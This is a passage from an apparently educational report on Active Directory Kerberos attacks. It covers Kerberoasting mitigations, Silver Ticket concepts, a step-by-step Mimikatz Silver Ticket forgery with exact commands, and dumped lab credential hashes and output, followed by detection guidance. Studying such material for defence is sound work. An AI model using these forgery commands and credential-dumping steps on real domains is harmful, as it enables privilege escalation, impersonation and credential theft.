▶ key	0230	9c c9 40 41 4a d9 12 b0 15 10 c5 09 ce 59 16 28	...@AJ...K...Y..(
▶ keyvalue: ae3dc056dc6b1666d44aa48ff784638f	0240	05 cb b3 23 45 b0 19 e8 1f ab 01 ac c7 af 88 0f	...#E.....
▶ crealm: OFFENSE.LOCAL	0250	11 23 f2 16 1f 1f fa d4 25 83 8c 00 8e 58 db 6c	..#.....%...X.L
▶ cname	0260	9a b4 11 d2 7a 6c c4 ad d9 b3 2a dd ab da 0b 22	...zL...%*...*
▶ name-type: KRB5-NT-PRINCIPAL (1)	0270	b2 0f a5 c2 a2 aa 96 1a 46 e5 13 c3 b5 2a 0a b6F.....
▶ cname-string: 1 item	0280	c9 f7 77 a0 59 b5 8b d6 aa 5d 6d 48 46 2f 6f e9	..w.Y...JmHF/...
▶ CNameString: spotless	0290	f1 aa ef d9 65 d4 3e a9 00 50 51 2f da f3 33 9a	...e>...hX...3...
▶ transited	02a0	fc cf b5 8d c5 0f d7 9a 8b d1 b5 70 db b8 3c a1	...p...<...p...<
▶ authtime: 2018-08-19 10:02:40 (UTC)	02b0	50 5e 03 a9 a5 3f c5 d6 b6 41 b1 a4 bc 1a 67 fb	P...?...A...g...
▶ starttime: 2018-08-19 10:03:24 (UTC)	02c0	d1 55 6a 65 5d aa eb 8c 8e 90 f0 4e 00 54 8c ca	..Uje]...N..T...
▶ endtime: 2018-08-19 20:02:40 (UTC)	02d0	e5 e6 d8 37 93 8d 61 a4 a5 d8 68 58 92 1e cc cf	...7..a...hX...
▶ renew-till: 2018-08-26 10:02:40 (UTC)	02e0	f5 13 2a 14 6e 0b 6e f2 75 0d 94 b7 b7 5e e8 b0	...*..n. u...^...
▶ authorization-data: 2 items	02f0	df e9 82 91 f3 79 74 3f 8a 97 d9 80 12 6e 1c 47yt?.....G
	0300	a2 52 a8 85 87 f6 d0 a3 05 e0 0a b3 d0 4c 80 4d	..R.....L.M...
	0310	1a a7 19 14 c0 3b d9 8f e5 03 fa d4 c9 2a d5 9b>.....*
	0320	fb 77 20 ca 15 48 25 cf 69 9e 16 c1 ed f6 fd dd	..w..H%. i.....
	0330	e2 90 ab 2c 84 38 d0 05 e2 da dd 70 ff 14 77 b4	...8...>...p...w
	0340	17 2d 58 4b 99 65 5f 39 d0 59 86 ec 2c 95 65 3e	..>XK.e 9 .Y...e>
	0350	ca f6 c8 47 15 ee 8b 4a cb b3 9a c0 71 63 d0 5d	..G...J...[...q.]
	0360	60 f0 8d 6c 04 0b a6 d3 7e 60 aa 2c fd 23 20 b0	..L.....~...#...

Figure 15: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting>

4.3 Mitigating Kerberoasting Attacks

In the previous chapter's we've gone over how Kerberos works, and how a Kerberoasting attack is carried out. We will now be focusing on the mitigation techniques to **prevent** Kerberoasting attacks from being successful.

There is no concrete solution, and once a Kerberoasting attack is successful, it can be difficult to remove this access from the attacker. Therefore, it is important to pay close attention to security **beforehand**. Prevention is better than a cure.

The most effective way to mitigate this attack is by ensuring that **service account passwords** are **longer than 25 characters** and are **not easily guessable**. There are a couple methods to enforce a better security policy for said service accounts:

1. [Managed Service Accounts⁸](#)
 - a. The managed service account is designed to provide service accounts with the following:
 - i. Automatic password management, which better isolates these service accounts from other accounts on the computer.
 - ii. Simplified Service Principal Name (SPN) management. This allows service administrators to set PSNs on these accounts. SPN management can also be delegated to other Administrators.
2. [Group Managed Service Accounts⁹](#)
 - a. gMSA can be used as a service principal, as a result the Windows operating system manages the password for the account instead of relying on the administrator to manage the password.
 - i. Results in better password policy enforcement and thus better network security.
3. Regular rotation of passwords
 - a. Most service account passwords are rarely changed which is an extremely bad practice!
 - i. Regular password rotation reduces the risk of exposure and avoids a number of dangers such as account take-over and password leakage from affecting the environment.
4. Applying least privilege
 - a. Least privilege works by allowing only enough access to perform the actions required for the job. Within an IT environment, applying least privilege reduces the risk of attackers gaining access to systems or sensitive data by compromising a low-level user account.
5. Third-party products that support password vaulting
 - a. Requires proper validation prior to applying the third-party solution.
 - b. There are numerous third-party password vaulting (password manager) applications available, LastPass, Dashlane... to name a few. These applications are able to generate strong and secure passwords, along with automatic completion within password fields after filling in the master password.

⁸ Microsoft, Introducing Managed Service Accounts, *Microsoft Docs*, 2012, <https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008>, (25 March 2021)

⁹ Microsoft, Group Managed Service Accounts Overview, *Microsoft Docs*, 2016, <https://docs.microsoft.com/en-us/windows-server/security/group-managed-service-accounts/group-managed-service-accounts-overview>, (25 March 2021)

As mentioned by [Tim Medin](#)¹⁰ during his Kerberoasting [presentation](#)¹¹ it can be very advantageous to target **Microsoft MySQL** (MSSQL) service accounts due to the privileges associated with the **Service Principal Name** (SPN). The instruction to register the SPN for MSSQL manually can be *ignored* when the service account is a **Domain Admin**, registration for the Kerberos authentication is applied *automatically*.

This shows us that it is extremely important to take the time to apply least privilege to your applications.

¹⁰ Tim Medin, Tim Medin Twitter Page, *Twitter*, 2008, <https://twitter.com/timmedin>, (25 March 2021)

¹¹ Adrian Crenshaw, T120 Attacking Microsoft Kerberos Kicking the Guard Dog of Hades Tim Medin, *Youtube*, 2014, <https://www.youtube.com/watch?v=PUyhlN-E5MU>, (25 March 2021)

4.4 What is the Kerberos Silver Ticket?

As we've previously mentioned, Kerberos uses **authentication tickets** to *verify* the identities of Active Directory entities such as users, service accounts, domain admins and other hosts. All of these have a **password** in Active Directory.

A Silver Ticket is a **forged service authentication ticket**. Malicious actors can create Silver Tickets by cracking a computer account password and utilizing that to create a **fake authentication ticket**. Kerberos allows **service accounts** to log in **without** checking whether or not their token is actually **valid**, which malicious actors exploit to craft Silver Tickets. So, in short, a Silver Ticket is a **forged authentication ticket** that allows you to log into some accounts.

A Silver Ticket is **harder to detect** than a Golden Ticket (more about Golden Tickets later) because there is no communication between the service and the **Domain Controller** and any logging mechanisms in place are on the local machine that is being targeted.

Kerberos tickets are usually *verified* by a **Privilege Account Certificate (PAC)** (explained in 4. Kerberos). But **Service accounts aren't always checked** which is what makes this attack possible. When a Silver Ticket is successfully crafted hackers can use techniques such as **pass-the-ticket** to authenticate or use the privileges of a service to obtain further access. The Silver Ticket attack is definitely more limited compared to a Golden Ticket attack, nonetheless a Silver Ticket can be used to do major damage.




Figure 16: source - <https://www.varonis.com/blog/kerberos-attack-silver-ticket/>

4.4.1 What can attackers do with a Silver Ticket?

Below are some use cases for a Silver Ticket exploit as you might be asking yourself what an attacker can achieve by forging a Silver Ticket.

4.4.1.1 Admin access on Windows Shares (CIFS)

A Windows file share is a folder in the file system made accessible by the Message Block (SMB) protocol. It's basically a network variant of the folder's you're already familiar with found on your local Windows machine.

An attacker can create a Silver Ticket for the Windows Shares (CIFS) service to gain administrative rights to **any** Windows share on the target host. This includes access to the c\$ share and enables attackers to copy files from or to the network share, as well as to **impersonate** another user accessing the share.

4.4.1.2 Silver Ticket on the Windows computer with Admin Access

It is possible to create a Silver Ticket to gain administrative rights to **any** service covered by the **host** service within Windows on the target computer. The host service, also known as Svchost.exe is responsible for several sub-services such as Windows Driver Foundation, Device Installation Service, Browser, Stereo Service and **Schedule Services...**

If an attacker crafts and leverages a Silver Ticket for the host service, it allows them to modify and create scheduled tasks, and thus gain persistence within the system.

4.4.1.3 Connecting to PowerShell remoting on Windows computer with Administrative rights

An attacker can create a Silver Ticket for the **http** and **WSMan** service to gain admin rights to WinRM and PowerShell remoting. The **WSMan** service provider for PowerShell allows us to add, change, clear and delete WS-Management configurations. WinRM stands for Windows Remote Management, it's a service used for remote software and hardware management.

If an attacker creates a Silver Ticket for the WSMan service, they can alter the WS-Management configuration and thus, gain an administrative remote shell.

4.4.1.4 Connecting to LDAP on Windows computer with Administrative rights

When an attacker creates a Silver Ticket for the **LDAP** service it is possible to gain administrative rights to LDAP services on the target system. LDAP stands for Lightweight Directory Access Protocol and is an open-source and cross platform protocol used for directory service authentication.

When a **LDAP** Silver Ticket has been made, it is possible to use Mimikatz and run **DCSync** (Domain Controller Synchronization) to *replicate* the credentials coming from the **Domain Controller**.

4.4.1.5 Running commands remotely on a Windows computer with WMI as administrator

It's possible for an attacker to craft a Silver Ticket for the **host** service and **rpcss** service to remotely execute commands using **WMI**. WMI also known as Windows Management Instrumentation is a subsystem of PowerShell that gives administrators access to powerful system monitoring tool.

These are just a couple examples, the possibilities to exploit systems utilizing the Silver Ticket exploitation technique are much broader.

4.4.2 Exploiting the Kerberos Silver Ticket

As mentioned previously and shown in the diagram below, Silver Tickets are Ticket Granting Service (TGS) tickets forged by an attacker. There is **no AS-Request** or **AS-Reply** and **no TGS-Request** or **TGS-Reply**, which means there is **no communication** with the **Domain Controller** because a Silver Ticket is a forged Ticket Granting Service ticket.




Figure 17: source - <https://adsecurity.org/?p=3458>

4.4.2.1 Creating a Silver Ticket

To create a Silver Ticket the attacker has to gain knowledge of the password hash for the targeted service. If the said service is running under a **user account**, like Microsoft SQL Server (MSSQL) then the service account password hash is required to create a Silver Ticket.

For computer host services such as **Windows file share** which uses the **CIFS** service, the associated computer account's password hash is required to craft a Silver Ticket because the **service itself is hosted on that computer**. When a computer is **joined to Active Directory**, a computer account object is created and linked to the computer. The **password and its hash are stored on the computer device** that owns the account and the **NTLM hash** is stored in the **Active Directory Database on the Domain Controller** for that domain.

If an attacker can achieve administrative rights to the computer or is able to run code as **local system**, the attacker can then dump the **Active Directory account password hash** from the system using [Mimikatz](#).

As previously mentioned, (4.2 Kerberoasting) it is possible to crack the password hash utilizing numerous techniques such as Kerberoasting.

```

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session          : Interactive from 2
User Name        : DWM-2
Domain           : Window Manager
Logon Server      : (null)
Logon Time       : 9/14/2015 6:49:30 PM
SID              : S-1-5-90-2

msv :
[00000003] Primary
* Username : RDLABDC02$
* Domain   : RD
* NTLM     : 595d436f11270dc4df953f217fcfbdd2
* SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
tspkg :
wdigest :
* Username : RDLABDC02$
* Domain   : RD
* Password : (null)
kerberos :
* Username : RDLABDC02$
* Domain   : rd.adsecurity.org
* Password : 76Umxqm#CqEi+06KgoEdX -up\$, #N3S#7'e ?/sF*HqZ3:cgV')<9A/A+0y^j"k50mJWp0u]r
'wtwm> i$z[#3%(W3;Rp\^
ssp : KO
credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : RDLABDC02$
Domain           : RD
Logon Server      : (null)
Logon Time       : 9/13/2015 6:13:02 PM
SID              : S-1-5-20


msv :
[00000003] Primary
* Username : RDLABDC02$
* Domain   : RD
* NTLM     : 595d436f11270dc4df953f217fcfbdd2
* SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
tspkg :
wdigest :
* Username : RDLABDC02$
* Domain   : RD
* Password : (null)
kerberos :
* Username : rdlabdc02$
* Domain   : RD.ADSECURITY.ORG
* Password : (null)
ssp : KO
credman :

```

Figure 18: source - <https://adsecurity.org/?p=2011>

So, let's begin by crafting our own Kerberos Silver Ticket by using Mimikatz!

1. We must first obtain the **SID** of the **current user** who is **forging** the ticket.
 - a. In PowerShell; `whoami /user`



```

Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\spotless.OFFENSE> whoami /user

USER INFORMATION
-----

User Name      SID
-----
offense\spotless S-1-5-21-4172452648-1021989953-2368502130-1105
PS C:\Users\spotless.OFFENSE>

```

Figure 19: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-silver-tickets>

2. We must obtain the **domain name** of the server hosting the attacked service from which the **Ticket Granting Server** (TGS) was **cracked**.
 - a. `dc-mantvyvydas.offense.local` - Refer to Figure 17:

```

Select mimikatz 2.1.1 x64 (oe.eo)

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 8/18/2018 8:45:23 PM ; 8/19/2018 6:44:32 AM ; 8/25/2018 8:44:32 PM
Server Name       : krbtgt/OFFENSE.LOCAL @ OFFENSE.LOCAL
Client Name       : spotless @ OFFENSE.LOCAL
Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
* Saved to file   : 0-60a10000-spotless@krbtgt~OFFENSE.LOCAL-OFFENSE.LOCAL.kirbi

[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 8/18/2018 8:44:32 PM ; 8/19/2018 6:44:32 AM ; 8/25/2018 8:44:32 PM
Server Name       : krbtgt/OFFENSE.LOCAL @ OFFENSE.LOCAL
Client Name       : spotless @ OFFENSE.LOCAL
Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
* Saved to file   : 1-40e10000-spotless@krbtgt~OFFENSE.LOCAL-OFFENSE.LOCAL.kirbi

[00000021] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 8/18/2018 8:45:43 PM ; 8/19/2018 6:44:32 AM ; 8/25/2018 8:44:32 PM
Server Name       : HTTP/dc-mantvydas.offense.local @ OFFENSE.LOCAL
Client Name       : spotless @ OFFENSE.LOCAL
Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 2-40a10000-spotless@HTTP~dc-mantvydas.offense.local-OFFENSE.LOCAL.kirbi

[00000003] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 8/18/2018 8:45:43 PM ; 8/19/2018 6:44:32 AM ; 8/25/2018 8:44:32 PM
Server Name       : ldap/dc-mantvydas.offense.local @ OFFENSE.LOCAL
Client Name       : spotless @ OFFENSE.LOCAL
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 3-40a50000-spotless@ldap~dc-mantvydas.offense.local-OFFENSE.LOCAL.kirbi

[00000004] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 8/18/2018 8:45:23 PM ; 8/19/2018 6:44:32 AM ; 8/25/2018 8:44:32 PM
Server Name       : cifs/dc-mantvydas.offense.local @ OFFENSE.LOCAL
Client Name       : spotless @ OFFENSE.LOCAL
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 4-40a50000-spotless@cifs~dc-mantvydas.offense.local-OFFENSE.LOCAL.kirbi

[00000005] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 8/18/2018 8:44:32 PM ; 8/19/2018 6:44:32 AM ; 8/25/2018 8:44:32 PM
Server Name       : LDAP/dc-mantvydas.offense.local/offense.local @ OFFENSE.LOCAL
Client Name       : spotless @ OFFENSE.LOCAL
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 5-40a50000-spotless@LDAP~dc-mantvydas.offense.local~offense.local-OFFENSE.LOCAL.kirbi

mimikatz #


```

Figure 20: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting>

3. We must know which service type we're attacking – in this case it is the **http** service.
4. We also need to provide the NTLM hash of the password the **Ticket Granting Server (TGS)** ticket was **encrypted** with (Passw0rd in our case).
5. We can **forge** the **username** associated with this Silver Ticket with the Mimikatz tool as seen in step 7; this is the username that will show up in the security logs.
 - a. Benignadmin
6. We can also **forge** the **user ID** associated with this Silver Ticket with the Mimikatz tool as seen in step 7; it will also show up in the security logs.
 - a. 1155
7. We then issue the final **Mimikatz** command to create our Silver Ticket:
 - a. mimikatz # kerberos::golden /sid:S-1-5-21-4172452648-1021989953-2368502130-1105 /domain:offense.local /ptt /id:1155 /target:dc-mantvydas.offense.local /service:http /rc4:a87f3a337d73085c45f9416be5787d86 /user:benignadmin

We can check the available tickets in memory by performing the `klist`¹² command in PowerShell; notice how our forged ticket is present in the memory.

¹² The `klist` command displays the contents of a Kerberos credentials cache or key table.



```
mimikatz # kerberos::golden /sid:S-1-5-21-4172452648-1021989953-2368502130-1105 /domain:offense.local /ptt /id:1155 /tar
get:dc-mantvydas.offense.local /service:http /rc4:a87f3a337d73085c45f9416be5787d86 /user:benignadmin
User      : benignadmin
Domain    : offense.local <OFFENSE>
SID       : S-1-5-21-4172452648-1021989953-2368502130-1105
User Id   : 1155
Groups Id : *513 512 520 518 519
ServiceKey: a87f3a337d73085c45f9416be5787d86 - rc4_hmac_nt
Service   : http
Target    : dc-mantvydas.offense.local
Lifetime  : 8/20/2018 10:26:59 PM ; 8/17/2028 10:26:59 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'benignadmin @ offense.local' successfully submitted for current session
mimikatz #

Windows PowerShell

PS C:\Users\spotless.OFFENSE> klist

Current LogonId is 0:0x2fecb

Cached Tickets: (1)

#0>      Client: benignadmin @ offense.local
        Server: http/dc-mantvydas.offense.local @ offense.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC<NT>
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 8/20/2018 22:26:59 <local>
        End Time: 8/17/2028 22:26:59 <local>
        Renew Time: 8/17/2028 22:26:59 <local>
        Session Key Type: RSADSI RC4-HMAC<NT>

PS C:\Users\spotless.OFFENSE>
```

Figure 21: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-silver-tickets>

Because of the forged ticket, our fake user benignadmin is now a member of the following user groups:

1. 512 – Domain Admin
2. 513 – Domain Users
3. 518 – Schema Admins
4. 519 – Enterprise Admins
5. 520 – Group Policy Creator Owners

This can be witnessed in the above screenshot (Figure 18), in the upper Mimikatz window in the Groups Id column.

Upon initiation of a request to the attacked service with a **Ticket Granting Server (TGS) ticket** using the command below, we notice that the **authentication** is **successful**.

```
Invoke-WebRequest -UseBasicParsing -UseDefaultCredentials http://dc-
mantvydas.offense.local
```

```
Windows PowerShell
PS C:\> Invoke-WebRequest -UseBasicParsing -UseDefaultCredentials http://dc-mantvydas.offense.local

StatusCode      : 200
StatusDescription : OK
Content         : ola
RawContent      : HTTP/1.1 200 OK
                  Persistent-Auth: true
                  Accept-Ranges: bytes
                  Content-Length: 3
                  Content-Type: text/html
                  Date: Mon, 20 Aug 2018 21:31:46 GMT
                  ETag: "c2c697a9fd28d41:0"
                  Last-Modified: Tue, 31 Jul 201...
Forms           : 
Headers         : {[Persistent-Auth, true], [Accept-Ranges, bytes], [Content-Length, 3], [Content-Type,
                  text/html]...}
Images          : {}
InputFields     : {}
Links           : {}
ParsedHtml      : 
RawContentLength : 3
```

Figure 22: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-silver-tickets>

4.4.3 Kerberos Silver Ticket Detection

Kerberos service ticket requests (Kerberos TGS tickets) often happen when users have to access resources within the network. To allow detection it is important to **enable Kerberos service ticket request monitoring** in Active Directory and to look for users with the event number **4769** ("A Kerberos service ticket was requested") in the event log.

Due to the fact that the **account name** and the **domain name** can be forged or left blank; as this is not a requirement to craft a valid ticket, we can take an advantage of that to search in the **Domain Controller** for **event logs** of user accounts or domain names that in reality, **don't exist**.

As seen in the example below, event **4769** can be consulted to detect such anomalies.




Figure 23: source - <https://www.otorio.com/resources/the-practical-way-to-detect-golden-ticket-and-silver-ticket-attacks/>

Another indicator that should be monitored closely are **service ticket requests** with **Kerberos RC4 encryption** type set to **0x17**. Windows has been using **AES encryption** on most modern Windows operating systems, which ultimately means that all service ticket requests with Kerberos **RC4 encryption** should be considered **suspicious**.

Hex	Etype
0x1	des-cbc-crc
0x2	des-cbc-md4
0x3	des-cbc-md5
0x4	[reserved]
0x5	des3-cbc-md5
0x6	[reserved]
0x7	des3-cbc-sha1
0x9	dsaWithSHA1-CmsOID
0xa	md5WithRSAEncryption-CmsOID
0xb	sha1WithRSAEncryption-CmsOID
0xc	rc2CBC-EnvOID
0xd	rsaEncryption-EnvOID
0xe	rsaES-OAEP-ENV-OID
0xf	des-ede3-cbc-Env-OID
0x10	des3-cbc-sha1-kd
0x11	aes128-cts-hmac-sha1-96
